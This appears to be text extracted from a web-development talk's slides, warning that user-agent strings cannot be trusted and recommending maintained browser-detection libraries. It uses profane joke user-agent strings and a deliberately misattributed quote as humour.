
angry people

FuckZilla/666.0 (Gavnoid; Debile; rv:123.0)
FuckYou/123.0 FuckingFox/321.0

Opera/9.80 (Windows NT 6.1; U; FuckYou; xx)
Presto/2.10.229 Version/11.62

Seriously, Go fuck yourself

W3C standards are important.
Stop fucking obsessing over user-agent already.



**user-agent strings
cannot be trusted!**

everybody lies

you should never

use browser sniffing for
controlling access to
your website

you should never

use browser sniffing for
determining browser
capabilities

you should never

build your own

browser sniffing library

#1

**use a browser sniffing library that
is regularly updated**

#2

check if it is possible
to automatically schedule updates

try libraries like
UAParser,
PiwikDeviceDetector
or **WhichBrowser**

<https://github.com/ua-parser>

<https://github.com/piwik/device-detector>

<https://github.com/whichbrowser>

**“If you tell a big enough lie
and tell it frequently enough,
it will be believed”**

– Gandhi

“If you tell a big enough lie
and tell it frequently enough,
it will be believed”

– Chandi

**“If you tell a big enough lie
and tell it frequently enough,
it will be believed”**

– Adolf Hitler

thank you!



thank you!